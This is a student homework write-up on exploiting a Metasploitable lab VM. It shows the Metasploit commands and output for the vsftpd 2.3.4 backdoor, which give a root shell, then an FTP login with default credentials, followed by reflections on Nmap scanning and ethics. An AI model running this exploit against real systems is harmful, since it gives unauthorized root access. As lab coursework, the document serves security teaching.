
## One way

| Tool | command | screenshot |
|---|---|---|
| Metasploit | • msfconsole<br>• search vsftpd<br>• use 1<br>• set RHOST 10.0.2.4<br>• set RPORT 21<br>• run |  |

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[/home/kali]
└─PS> msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

  #  Name                                  Disclosure Date  Rank      Check  Description
  -  ----                                  ---------------  ----      -----  -----------
  0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal    Yes    VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
File  Actions  Edit  View  Help
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:37733 -> 10.0.2.4:6200) at 2024-09-28 13:14:44 -0400

run
sh: line 7: run: command not found
reser
sh: line 8: reser: command not found
sh
help

Meta shell commands
===================

    Command     Description
    -------     -----------
    help        Help menu
    background  Backgrounds the current shell session
    sessions    Quickly switch to another session
    resource    Run a meta commands script stored in a local file
    shell       Spawn an interactive shell (*NIX Only)
    download    Download files
    upload      Upload files
    source      Run a shell script on remote machine (*NIX Only)
    irb         Open an interactive Ruby shell on the current session
    pry         Open the Pry debugger on the current session

For more info on a specific command, use <command> -h or help <command>.

ls
bin
boot
cdrom
dev
etc
```

## Other way

| Command used | screenshot |
| --- | --- |
| • ftp 10.0.2.4<br>• Msfadmin<br>• msfadmin |  |

chose the FTP service because anonymous login is allowed, and the version of the system has a backdoor. I used two methods for exploitation. First, I used Metasploit to exploit the backdoor in vsftpd 2.3.4, which gave me direct access by providing a remote shell. Second, I accessed the FTP service directly by connecting through anonymous login using the command ftp 10.0.2.4, which allowed me to explore the system without credentials.

# Challenges

During this homework, I faced a lot of problems. First, I had trouble setting up the tools, especially **Metasploitable**, but I fixed it by watching YouTube tutorials. I also struggled with understanding which commands to use and why they were important. It was hard to figure out how to read the reports from tools like **Nmap** during the scanning process. However, by searching on Google and watching videos, I learned how to solve these problems and understand the output better.

In the end, even though it was challenging, I was able to use tools like **Nmap** and **Metasploit** to find and exploit vulnerabilities. The help I found online really made a big difference in completing the tasks.

# Reflection

In this process, I learned how to use different virtual machines (VMs) on my laptop and connect them together. I also learned how to scan for IPs in the same subnet using **Nmap** with the `nmap -sn` command and how to scan for open ports on a target IP. Nmap allowed me to gather information on the target, like identifying services running on those ports. I also explored how to use scripts within Nmap to get detailed information about the target system.

Using these tools, I identified vulnerabilities such as **vsftpd 2.3.4**. To exploit this, I used **Metasploit**, which allowed me to run an exploit that took advantage of the backdoor in the FTP service. Along with **Nikto** for scanning web vulnerabilities, these tools worked together to help me find and exploit weaknesses, showing how useful these methods are for both learning and real-world scenarios.

# Ethical considerations

Ethical considerations play a crucial role when using cybersecurity tools and methods, particularly in penetration testing or exploiting system vulnerabilities. It’s vital to carry out all actions with proper authorization. Conducting unauthorized exploits or network scans is both illegal and unethical. When performing security testing, obtaining clear consent from the system owner is essential, whether it's in a lab or a professional setting. Ethical hackers, also known as white-hat hackers, leverage their expertise to strengthen security by identifying and addressing vulnerabilities, rather than causing harm. Privacy, data security, and respect for systems and people must always be top priorities.